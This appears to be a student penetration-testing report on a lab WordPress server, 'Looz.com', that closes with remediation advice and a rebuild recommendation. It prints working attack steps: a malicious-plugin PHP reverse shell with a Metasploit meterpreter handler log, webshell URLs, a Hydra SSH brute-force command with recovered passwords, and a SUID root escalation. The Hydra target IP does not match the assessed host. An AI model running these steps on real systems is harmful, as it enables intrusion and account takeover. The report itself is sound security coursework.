

Penetration Testing

Assignment 6

Technical Report

Alex MacIntyre

Preamble

A company purchased new assets and needs to have them evaluated as part of a final sale or before a go live date. A Penetration Testing report is needed. A key element is the technical part of the Penetration Report that the networking team will take away and, hopefully, implement. **Justifying** your finding is the best ensure those finding get implemented.

ToDo

Using the skills you have acquired, perform a penetration test on the Looz server and write the Technical Part of the Penetration Report. It must contain your recommendation on what to do with the site and justification for that decision.



Looz.com

Vulnerability Assessment

- Technical Report -

Confidentiality Notice

This document contains the results of a security assessment performed for ***Looz.com***.

The information contained in this document is considered confidential and intended solely for the client and authorized personnel.

Unauthorized distribution or reproduction is prohibited.

Client Name: *Looz.com*
Prepared By: Alex MacIntyre
Date: March 11th - 22nd, 2026
Version: 1.10

Table of Contents

Executive Summary

- 1.1 - Key Findings
- 1.2 - Risks
- 1.3 - Recommendations

Introduction

- 2.1 - Purpose
- 2.2 - Objectives

Scope

- 3.1 - Rules of Engagement
- 3.2 - Scope Statement
- 3.3 - Asset Scope
- 3.4 - Testing Scope
- 3.5 - Testing Limitations
- 3.6 - Authorizations

Methodology

- 4.1 - Frameworks & Standards
- 4.2 - Analysis & Planning
- 4.3 - Information Gathering & Reconnaissance
- 4.4 - Scanning
- 4.5 - Gaining & Maintaining Access

Findings Overview

- 5.1 - Overview Table
- 5.2 - Observations
- 5.3 - Risk Ratings

Detailed Findings

- 6.1 - **Finding 1: Information Disclosure** – *Weak Credentials in HTML Comments*
- 6.2 - **Finding 2: Remote Code Execution** - *Malicious Plugin Upload*
- 6.3 - **Finding 3: Weak SSH Password** – *Gandalf meets Hydra*
- 6.4 - **Finding 4: Privilege Escalation** - *SUID Binary*
- 6.5 - **Finding 5: Patch Management** - *Outdated Software & Operating System*

Conclusion

- 7.1 - Finding-Based Recommendations
- 7.2 - Implementation Roadmap
- 7.3 - Long Term Suggestions

Executive Summary

The *Looz.com* server (10.205.125.118) was given a penetration testing assessment to identify security weaknesses and introduce a roadmap for implementing recommendations. This assessment revealed critical vulnerabilities that resulted in full system compromise.

1.1 - Key Findings

- Weak WordPress administrator credentials found hardcoded in plaintext in an HTML comment.
- WordPress administrator login allows for malicious plugin uploads.
- WordPress user list shows administrator Gandalf (a local user), who has a weak SSH password.
- Binary file (SUID) escalates current user to root privileges.
- End-of-Life Ubuntu 20.04 operating system. Outdated web server software.

1.2 - Risks

Use of this server has a high potential for critical risk factors. There is a chain of vulnerabilities through a host of attack vectors that allows an attacker to gain full root privileges over the webserver's host PC.

These risks include:

- Data exfiltration: A loss of confidentiality.
- Modification: A loss of integrity.
- Service Disruption: A loss of availability.

1.3 - Recommendations

A complete rebuild of the *Looz.com* networking and web hosting infrastructure is required to make this server safe for production. If vulnerability remediation was conducted, it would not resolve the underlying issues caused by an unsupported operating system. If a reverse shell was established at some point in time, or any other form of lasting persistence mechanism, their presence cannot be ruled out until a full reimaging of the web server is conducted.

Urgent Action: Halt any plans to bring *Looz.com* online. If it is in production, discontinue use.

Short Term Action: Rebuild the *Looz.com* webserver with a supported OS. (Ubuntu 24.04)

Long Term Action:

1. Implement strong password policies with a minimum length and complexity.
2. Use a secrets manager.
3. Implement patch management processes and updating reminders.
4. Conduct security assessments on a regular basis.

Introduction

2.1 - Purpose

This report documents the technical findings of a penetration test performed against the Looz server. The purpose is to identify exploitable vulnerabilities, assess their impact, and provide actionable remediation guidance to ensure the server can be safely deployed into production.

2.2 - Objectives

- Simulate an external attacker with no prior knowledge of the system.
- Identify and exploit vulnerabilities to determine the potential impact.
- Provide a clear, justified recommendation regarding the server's readiness for production.

Scope

3.1 - Rules of Engagement

Testing was limited to the defined target and did not involve destructive actions. All testing was conducted in a controlled manner for the purpose of demonstrating attack chain risks.

3.2 - Scope Statement

The engagement focused on the Looz server accessible at IP **10.205.125.118**, reachable via the hostnames **wp.looz.com** at **Port 80** and **Port 8081** (WordPress). Until the point of enumerating the SSH password, testing was performed under a black-box external context.

3.3 - Asset Scope

Asset	Details
IP Address	10.205.125.118
Hostnames	wp.looz.com
Services	HTTP (80/8081), HTTPS (443), SSH (22)

3.4 - Testing Scope

- Reconnaissance: Port scanning, service identification, web application enumeration.
- Vulnerability Analysis: Manual and automated checks for known vulnerabilities.
- Exploitation: Attempt to gain unauthorized access and escalate privileges.
- Post-Exploitation: Capture proof of compromise (flags) and document the attack chain.

3.5 - Testing Limitations

Testing was limited to the Looz server; no lateral movement beyond the host was performed.

3.6 - Authorizations

Testing was authorized by the client as part of a pre-production security evaluation.

Methodology

4.1 - Frameworks & Standards

Testing followed a structured black-box methodology based on industry best practices.

4.2 - Analysis & Planning

The test was planned to simulate an external attacker with no prior knowledge of the *Looz* server. The approach combined automated scanning with manual exploitation to identify and chain vulnerabilities.

4.3 - Information Gathering & Reconnaissance

- **Passive:** DNS resolution, hostname enumeration for *wp.looz.com* via **Port 8081**.
- **Active:** **nmap** aggressive scanning to identify open ports and service versions.

4.4 - Scanning

- “*nmap -A -O 10.205.125.118*” to identify open ports, service versions, and OS fingerprinting.
- “*nikto -h http://10.205.125.118*” against **Ports 80** and **8081** to identify vulnerabilities, exposed directories, and missing security headers.
- Used **dirb** to confirm both the existence and the status of found and hidden directories.

4.5 - Gaining & Maintaining Access

- Reviewed page source, discovered hardcoded WordPress administrator **credentials** in the HTML page comments.
- Used discovered login to upload a malicious plugin containing a **PHP reverse shell**.
- Used **hydra** to demonstrate password weakness.
- Identified and executed a **SUID binary** to gain **root access**.

4.6 - Tools Used

The following tools were used during the assessment:

Tool	Purpose
nmap	Port scanning, service detection, OS fingerprinting.
nikto	Web server vulnerability scanning, directory enumeration.
Firefox	Manual browsing, source code inspection, login attempts.
curl	Retrieve raw page content for analysis.

Tool	Purpose
nano	Text editor for formatting credentials or payloads.
hydra	SSH brute-forcing (used to demonstrate password weakness).
wordpwn.py	Automated generation of a malicious WordPress plugin.
netcat (nc)	Listening for reverse shells.
Python	Upgrade to a fully interactive TTY shell.
Metasploit	Alternative exploitation methods available.

Findings Overview

5.1 - Overview Table

Finding	Severity
HTML Comments Exposing Weak Credentials	High
Remote Code Execution via Malicious Plugin Upload	Critical
Weak SSH Password for User gandalf	Critical
Privilege Escalation via SUID Binary	Critical
Outdated Software (OS, nginx, Apache, WordPress, PHP)	High

5.2 - Observations

- The server uses an end-of-life Ubuntu 20.04.2 LTS, with outdated nginx and Apache versions.
- Sensitive data is exposed in accessible locations and plaintext files.
- The SUID binary allows any local user to become root.

5.3 - Risk Ratings

Considering the impact and exploitability, risk ratings are assigned using CVSS principles.

Severity	Description
Critical	Immediate threat. Dull system compromise with minimal effort.
High	Likely to lead to system compromise if combined with other vulnerabilities.
Medium	Could be used to elevate privileges or gain further access.

Detailed Findings

6.1 - Finding 1: Information Disclosure

Weak Credentials in HTML Comments

6.1.1. Risk Score & Severity

Severity: **High** (CVSS range: 7.0-8.9)

The webpage's admin credentials are visible to everybody.

6.1.2 - Affected Devices & Services

- Web server on port 8081 (Apache/WordPress)

6.1.3 - Description & Technical Analysis

During inspection of the WordPress site (<http://10.205.125.118/>), the page source revealed an HTML comment containing plaintext credentials: **john : y0uC@n'tbr3akIT**.

These credentials granted access to the WordPress administrator panel. The password appears in common password wordlists, making it guessable even if not directly exposed.

6.1.4 - Evidence

Figure 1: HTML comment with credentials visible in page source.




Figure 2: Successful login to WordPress admin using the exposed credentials.





Figure 3: WordPress Users panel showing that john has the Administrator role, and that another user named gandalf also holds the admin role.



6.1.5 - Remediation

- Remove the hardcoded credentials from the source code.
- Implement code reviews to prevent secrets from being committed.
- Use environment variables or a secure secrets manager for credentials.
- Enforce strong password policies with a minimum length and complexity.

6.2 - Finding 2: Remote Code Execution - Malicious Plugin Upload

6.2.1. - Risk Score & Severity

Severity: **Critical** (CVSS range: 9.0-10.0)

Establishes a reverse shell capable of immediate remote code execution, leading to a full compromise.

6.2.2 - Affected Devices & Services

- WordPress admin panel allows access to plugin editing and uploading.

6.2.3 - Description & Technical Analysis

Using **john**'s WordPress login credentials, a malicious plugin was generated with **WordPWN.py**. This tool automates the creation of a WordPress plugin containing a **PHP reverse shell**. The plugin was uploaded directly to the WordPress administrator panel after it was generated. After activation, a payload was triggered by accessing the plugin's file, which opened a reverse shell back to the attacker's listener ("`nc -lvp 4444`").

Upon visiting these three links, **Metasploit Multi Handler** will open a **Meterpreter** shell, granting limited access to the Docker container hosting the **wp.looz.com** site:

1. http://wp.looz.com/plugins/malicious/wetw0rk_maybe.php
2. <http://wp.looz.com/plugins/malicious/QwertyRocks.php>
3. <http://wp.looz.com/plugins/malicious/SwebTheme.php?cmd=ls>

It should be worth noting that many outdated WordPress installations still include default plugins such as **Hello Dolly** or **Akismet**. These plugins are often left active and can be used to obfuscate a malicious plugin. An attacker could rename their payload to match a legitimate plugin file, or hide malicious activity within an unsuspecting default plugin, making detection by casual inspection more difficult.

6.2.4 - Evidence

Figure 4: Malicious plugins uploaded and activated on the WordPress administrator panel from using WordPWN.py.




Figure 5: Reverse shell received on the attacker's listener after uploading and triggering the malicious plugin. Handler established with **Metasploit**.

```
msf > use exploit/multi/handler
[*] Using configured payload php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.205.125.71
LHOST => 10.205.125.71
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.205.125.71:4444
[*] Sending stage (41224 bytes) to 10.205.125.118
[*] Meterpreter session 1 opened (10.205.125.71:4444 -> 10.205.125.118:35458)
at 2026-03-22 18:54:46 -0400
```

6.2.5 - Remediation

- Remove unused default plugins (e.g., *Hello Dolly*) from production environments.
- Use a Web Application Firewall (WAF) to detect and block malicious uploads.
- Regularly audit installed plugins and compare file hashes against official sources.
- Apply the principle of least privilege for WordPress file permissions.

6.3 - Finding 3: Weak SSH Password - *Gandalf meets Hydra*

6.3.1 - Risk Score & Severity

Severity: *Critical* (CVSS range: 9.0-10.0)

Weak SSH passwords and common usernames give attackers methods of bypassing isolation to gain access to the host device.

6.3.2 - Affected Devices & Services

- SSH service on Port 22 (OpenSSH)
- User **gandalf** on the host

6.3.3 - Description & Technical Analysis

Upon examining the User List page in the WordPress admin panel, it was discovered that **john** and **gandalf** are both administrators, meaning that they potentially have a user account with the same name on the device running the webserver. Using **Hydra**, the host user **gandalf**'s password was revealed to be **highschoolmusical**. This password is weak and appears in common wordlists such as **rockyou.txt**. Using it, the attacker could **SSH** directly to the host, bypassing the container isolation of a reverse shell.

6.3.4 – Evidence

Figure 6: Hydra brute-force attack confirming highschoolmusical is a weak password.

```
fish - Konsole
New Tab Split View Copy Paste Find...
Welcome to fish, the friendly interactive shell
Type help for instructions on how to use fish
alex@AP1 ~ (master)> hydra -l gandalf -P ~/Documents/Cyber/Tools/rockyou.txt ssh://192.168.2.61 -f
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-22 00:37:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://192.168.2.61:22/
[STATUS] 241.00 tries/min, 241 tries in 00:01h, 14344163 to do in 991:60h, 10 active
[STATUS] 194.00 tries/min, 582 tries in 00:03h, 14343822 to do in 1232:18h, 10 active

[STATUS] 174.86 tries/min, 1224 tries in 00:07h, 14343180 to do in 1367:08h, 10 active
[STATUS] 171.93 tries/min, 2579 tries in 00:15h, 14341825 to do in 1390:16h, 10 active
[STATUS] 170.42 tries/min, 5283 tries in 00:31h, 14339121 to do in 1402:21h, 10 active
[22][ssh] host: 192.168.2.61 login: gandalf password: highschoolmusical
[STATUS] attack finished for 192.168.2.61 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-22 01:16:27
alex@AP1 ~ (master)>
alex@AP1 ~ (master)>
```

Figure 7: Successful SSH login as gandalf using the password.

```
alex@AP1 ~ (master)> ssh gandalf@10.205.125.118
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
gandalf@10.205.125.118'; password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-74-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun 22 Mar 2026 10:29:55 PM UTC

System load:  0.0          Processes:           132
Usage of /:   78.1% of 6.82GB Users logged in:      1
Memory usage: 40%          IPv4 address for docker0: 172.17.0.1
Swap usage:   0%           IPv4 address for enp0s3: 10.205.125.118

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar 22 22:28:36 2026 from 10.205.125.254
gandalf@looz:~$ id
uid=1001(gandalf) gid=1001(gandalf) groups=1001(gandalf)
```

6.3.5 - Remediation

- Create a stronger password. Use a long mix of letters, numbers, and symbols.
- Never leave secrets in plaintext on the filesystem.
- Only allow trusted IPs to SSH with UFW configurations.
- Disable password authentication and use SSH keys instead.

6.4 - Finding 4: Privilege Escalation - SUID Binary

6.4.1 - Risk Score & Severity

Severity: *Critical* (CVSS range: 9.0–10.0)

Any local user can instantly become root, leading to full system compromise.

6.4.2 - Affected Devices & Services


- **Host filesystem:** /home/alatar/Private/shell_testv1.0

6.4.3 - Description & Technical Analysis

A custom binary with the SUID bit set executed a shell without dropping privileges. Any local user (including gandalf) could run it and become root. This leads to a full system compromise.

6.4.4 - Evidence

Figure 8: Execution of the SUID binary leading to root shell.



```
(gandalf) 10.205.125.118 -  
New Tab Split View  
gandalf@looz: /home/alatar/Private $ ls  
shell_testv1.0  
gandalf@looz: /home/alatar/Private $ ./shell_testv1.0  
root@looz: /home/alatar/Private # whoami  
root  
root@looz: /home/alatar/Private # id  
uid=0(root) gid=0(root) groups=0(root),1001(gandalf)  
root@looz: /home/alatar/Private #
```

6.4.5 - Remediation

- Remove this file or remove the SUID bit.
- Audit all SUID binaries on the system.
- Never run custom binaries with SUID without security review.

6.5 - Finding 5: Patch Management - Outdated Software and Operating System

6.5.1 - Risk Score & Severity

Severity: **High** (CVSS range: 7.0-8.9)

End-of-life OS and outdated web servers expose the system to unnecessary vulnerabilities.

6.5.2 - Affected Devices & Services

- **Operating System:** Ubuntu 20.04.2 LTS
- **Web server:** nginx 1.18.0, Apache 2.4.38
- **WordPress Core:** 5.7.2

6.5.3 - Description & Technical Analysis


- The server runs an unsupported version of Ubuntu (its standard support ended in May 2025) and outdated web server software.
- These versions are known to contain multiple unpatched vulnerabilities that can be exploited by attackers.
- The WordPress installation is also severely outdated (5.7.2 vs current 6.9.4).

6.5.4 - Evidence

Figure 9: Nikto scan against Port 8081 (wp.looz.com) confirming WordPress installation and outdated Apache version.v,

```
alex@AP1 ~ (master)> nikto -h http://10.205.125.118:8081
- Nikto v2.6.0
-----
+ Your Nikto installation is out of date.
+ Target IP:      10.205.125.118
+ Target Hostname: 10.205.125.118
+ Target Port:    8081
+ Platform:      Linux/Unix
+ Start Time:    2026-03-22 20:20:14 (GMT-3)
-----
+ Server: Apache/2.4.38 (Debian)
+ [999986] /: Retrieved x-powered-by header: PHP/7.4.20.
+ [000427] /: Link header(s) found with value(s): <http://wp.looz.com/index.php?rest_route=/> rel="https://api.w.org/". See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Link
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [999100] /index.php: Uncommon header(s) 'x-redirect-by' found, with contents: WordPress.
+ [600625] PHP/7.4.20 appears to be outdated (current is at least 8.5.1).
+ [600050] Apache/2.4.38 appears to be outdated (current is at least 2.4.66).
+ [999967] /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ [006184] /wp-links-opml.php: This WordPress script reveals the installed version.
+ [006186] /license.txt: License file found may identify site software.
+ [95] /wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ [006668] /wp-login.php: WordPress login found.
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ 8065 requests: 16 errors and 18 items reported on the remote host
+ End Time:    2026-03-22 20:25:43 (GMT-3) (329 seconds)
-----
+ 1 host(s) tested
```

Figure 10: WordPress admin dashboard showing version 5.7.2 (current is 6.9.4) with overdue updates.



6.5.5 - Remediation

- Rebuild the server using a supported OS (currently Ubuntu 24.04 LTS).
- Implement a regular patch management process for all software components such as the operating system, nginx, Apache, PHP, WordPress, and all WordPress plugins.
- Subscribe to security mailing lists and apply critical updates promptly.

Conclusion

The overall substantiation of the findings and the depth of their attack chain leaves many opportunities for malicious activity on this webserver. Even with remediation efforts, there is no guarantee of being free of a reverse shell or other form of persistent attack format unless a full rebuild is conducted on the *Looz.com* webserver.

7.1 - Finding-Based Recommendations

Each finding above includes specific remediation steps. The most urgent actions are:

1. Immediately isolate the server to prevent further exploitation.
2. Rebuild the server using a supported OS with security hardening applied.
3. Change all weak credentials and implement strong password policies.
4. Remove the SUID binary and audit for other unnecessary SUID files.
5. Establish patch management to ensure software remains up-to-date.

7.2 - Implementation Roadmap

Phase	Action	Timeline
1	Take server offline; preserve evidence if needed.	<i>Immediate</i>
2	Rebuild from known-good image; apply OS hardening through firewall configurations and SSH key-only logins.	<i>Short-Term</i>
3	Deploy WordPress with latest versions; enforce strong passwords and Multi-Factor Authentication.	<i>Short-Term</i>
4	Conduct a retest to verify a successful, more secure rebuild.	<i>Long-Term</i>

7.3 - Long Term Suggestions

- Use a secrets vault (ex., KDEwallet) to store credentials.
- Schedule periodic penetration tests and vulnerability scans.
- Use tools like unattended-upgrades for security updates.
- Implement intrusion detection and log monitoring.

Final Recommendation: REBUILD